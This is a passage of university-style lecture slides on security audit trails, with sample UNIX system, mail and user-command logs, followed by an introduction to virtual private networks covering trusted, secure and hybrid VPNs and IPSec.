fail– Non-repudiation: non-repudiable origination of message– Non-repudiation: non-repudiable receipt of message– Non-repudiation: unsuccessful repudiation of event– Non-repudiation: successful repudiation of event– Integrity: use of shield– Integrity: use of unshield– Integrity: validate success– Integrity: validate fail– Confidentiality: use of hide– Confidentiality: use of reveal– Audit: select event for auditing– Audit: deselect event for auditing– Audit: change audit event selection criteria
--	---

Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

Security Audit Trail



Data Collection

- | | |
|--|--|
| <ul style="list-style-type: none">a) user IDsb) system activitiesc) dates, times and details of key events, e.g. log-on and log-offd) device identity or location if possible and system identifiere) records of successful and rejected system access attemptsf) records of successful and rejected data and other resource access attemptsg) changes to system configuration | <ul style="list-style-type: none">h) use of privilegesi) use of system utilities and applicationsj) files accessed and the kind of accessk) network addressees and protocolsl) alarms raised by the access control systemm) activation and de-activation of protection systems, such as anti-virus systems and intrusion detection systemsn) records of transactions executed by users in applications |
|--|--|

Monitoring Areas Suggested in ISO 27002

Security Audit Trail



Data Collection


- The standard points out that both normal and abnormal conditions may need to be audited
- For instance, each connection request, such as a TCP connection request, may be a subject for a security audit trail record
 - Regardless of whether or not the request was abnormal and irrespective of whether the request was accepted or not
- Data collection for auditing goes beyond the need to generate security alarms or to provide input to a firewall module
- Data representing behavior that does not trigger an alarm can be used to identify normal versus abnormal usage patterns and thus serve as input to intrusion detection analysis
- In the event of an attack, an analysis of all the activity on a system may be needed to diagnose the attack and arrive at suitable countermeasures for the future

Security Audit Trail



System-Level Audit Trails

- System-level audit trails are generally used to monitor and optimize system performance but can serve a security audit function as well
- The system enforces certain aspects of security policy, such as access to the system itself
- A system-level audit trail should capture data such as login attempts, both successful and unsuccessful, devices used, and OS functions performed
- Other system-level functions may be of interest for auditing, such as system operation and network performance indicators



Security Audit Trail



System-Level Audit Trails

- Figure from [NIST95], is an example of a system-level audit trail on a UNIX system
- The shutdown command terminates all processes and takes the system down to single-user mode
- The su command creates a UNIX shell.



```
Jan 27 17:14:04 host1 login: ROOT LOGIN console
Jan 27 17:15:04 host1 shutdown: reboot by root
Jan 27 17:18:38 host1 login: ROOT LOGIN console
Jan 27 17:19:37 host1 reboot: rebooted by root
Jan 28 09:46:53 host1 su: 'su root' succeeded for user1 on /dev/ttyp0
Jan 28 09:47:35 host1 shutdown: reboot by user1
Jan 28 09:53:24 host1 su: 'su root' succeeded for user1 on /dev/ttyp1
Feb 12 08:53:22 host1 su: 'su root' succeeded for user1 on /dev/ttyp1
Feb 17 08:57:50 host1 date: set by user1
Feb 17 13:22:52 host1 su: 'su root' succeeded for user1 on /dev/ttyp0
```

(a) Sample system log file showing authentication messages

Security Audit Trail



Application-Level Audit Trails

- Application-level audit trails may be used to detect security violations within an application or to detect flaws in the application's interaction with the system
- For critical applications, or those that deal with sensitive data, an application-level audit trail can provide the desired level of detail to assess security threats and impacts
- For example, for an e-mail application, an audit trail can record sender and receiver, message size, and types of attachments
- An audit trail for a database interaction using SQL queries can record the user, type of transaction, and even individual tables, rows, columns, or data items accessed.

Security Audit Trail



Application-Level Audit Trails

- An example of an application-level audit trail for a mail delivery system



```
Apr 9 11:20:22 host1 AA06370: from=<user2@host2>, size=3355, class=0
Apr 9 11:20:23 host1 AA06370: to=<user1@host1>, delay=00:00:02, stat=Sent
Apr 9 11:59:51 host1 AA06436: from=<user4@host3>, size=1424, class=0
Apr 9 11:59:52 host1 AA06436: to=<user1@host1>, delay=00:00:02, stat=Sent
Apr 9 12:43:52 host1 AA06441: from=<user2@host2>, size=2077, class=0
Apr 9 12:43:53 host1 AA06441: to=<user1@host1>, delay=00:00:01, stat=Sent
```

(b) Application-level audit record for a mail delivery system

Security Audit Trail



User-Level Audit Trails

- A user-level audit trail traces the activity of individual users over time
- It can be used to hold a user accountable for his or her actions
- Such audit trails are also useful as input to an analysis program that attempts to define normal versus anomalous behavior
- A user-level audit trail can record user interactions with the system, such as commands issued, identification and authentication attempts, and files and resources accessed
- The audit trail can also capture the user's use of applications



Security Audit Trail

User-Level Audit Trails

- An example of a user-level audit trail on a UNIX system

STATE OF TECHNOLOGY & SCIENCE						
rcp	user1	ttyp0	0.02	secs	Fri Apr 8	16:02
ls	user1	ttyp0	0.14	secs	Fri Apr 8	16:01
clear	user1	ttyp0	0.05	secs	Fri Apr 8	16:01
rpcinfo	user1	ttyp0	0.20	secs	Fri Apr 8	16:01
nroff	user2	ttyp2	0.75	secs	Fri Apr 8	16:00
sh	user2	ttyp2	0.02	secs	Fri Apr 8	16:00
mv	user2	ttyp2	0.02	secs	Fri Apr 8	16:00
sh	user2	ttyp2	0.03	secs	Fri Apr 8	16:00
col	user2	ttyp2	0.09	secs	Fri Apr 8	16:00
man	user2	ttyp2	0.14	secs	Fri Apr 8	15:57

(c) User log showing a chronological list of commands executed by users



Security Audit Trail

Physical-Level Audit Trails

- Equipment that controls physical access can generate audit trails
 - For example, card-key systems and alarm systems
- This data can be transmitted to a central host for subsequent storage and analysis
- The following are some examples of the type of data of interest:
 - The date and time the access was attempted to make
 - Gate or door through which the access was attempted
 - The individual user ID that attempted to access the gate or door
 - Invalid attempts
 - Attempts made to access during unauthorized hours or outside of the normal working hours
 - Attempts to add, modify, or delete physical access privileges
 - E.g., granting a new employee access to the building
 - E.g., granting access to the building to visitors
 - Valid and invalid attempts to gain access to controlled spaces



Virtual Private Networks

Virtual Private Networks



What is VPN?


- VPNs are implementations of cryptographic technology
- A VPN is a private data network that uses the **public telecommunications infrastructure** to create a means for **private communication** via a **tunneling protocol** coupled with **security procedures**
- VPNs are commonly used to securely extend an organization's internal network connections to remote locations
- There are three VPN technologies:
 - Trusted VPNs
 - Secure VPNs, and
 - Hybrid VPNs

Virtual Private Networks



Types of VPN

- Trusted VPNs
 - Also known as a legacy VPN
 - Uses leased circuits from a service provider and conducts packet switching over these leased circuits
 - The organization must trust the service provider
 - Service provider gives contractual assurance
 - that no one else is allowed to use these circuits and
 - that the circuits are properly maintained and protected
- Secure VPNs
 - Secure VPNs use security protocols like IPSec to encrypt traffic transmitted across unsecured public networks like the Internet
- Hybrid VPNs
 - A hybrid VPN combines the two providing encrypted transmissions (as in secure VPN) over some or all of a trusted VPN network




Virtual Private Networks



Requirements of a VPN

- A VPN that proposes to offer a secure and reliable capability while relying on public networks must accomplish the following, regardless of the specific technologies and protocols being used
- *Encapsulation*
 - of incoming and outgoing data
 - here, the native protocol of the client is embedded within the frames of a protocol that can be routed over the public network and be usable by the server network environment
- *Encryption*
 - of incoming and outgoing data to keep the data contents private while in transit over the public network
- *Authentication*
 - of the remote computer and perhaps the remote user as well
 - Authentication and subsequent user authorization to perform specific actions are predicated on accurate and reliable identification of the remote system and user



Virtual Private Networks



Overview


- In the most common implementation, a VPN allows a user to turn the Internet into a private network
- We all know that the Internet is anything but private
- However, VPN allows us to set up tunneling points across the Internet to send encrypted data back and forth, using the IP packet-within-an-IP packet method to transmit data safely and securely
- VPNs usually require only that the tunneling points be dual-homed—that is, connecting a private network to the Internet or to another outside connection point
- While connections for true private network services can cost hundreds of thousands of dollars to lease, configure, and maintain, an Internet VPN can cost very little
- A VPN can be implemented in several ways
- IPSec, the dominant protocol used in VPNs, uses either transport mode or tunnel mode
- IPSec can be used as a standalone protocol or coupled with the Layer Two Tunneling Protocol (L2TP)

Virtual Private Networks



Key Terms

- Virtual private network (VPN)
 - A private, secure network operated over a public and insecure network
 - A VPN keeps the contents of the network messages hidden from observers who may have access to public traffic
- Secure VPN
 - A VPN implementation that uses security protocols to encrypt traffic transmitted across unsecured public networks
- Trusted VPN
 - Also known as a legacy VPN
 - It is a VPN implementation that uses leased circuits from a service provider who gives contractual assurance that no one else is allowed to use these circuits and that they are properly maintained and protected
- Hybrid VPN
 - A combination of trusted and secure VPN implementations





Thank You!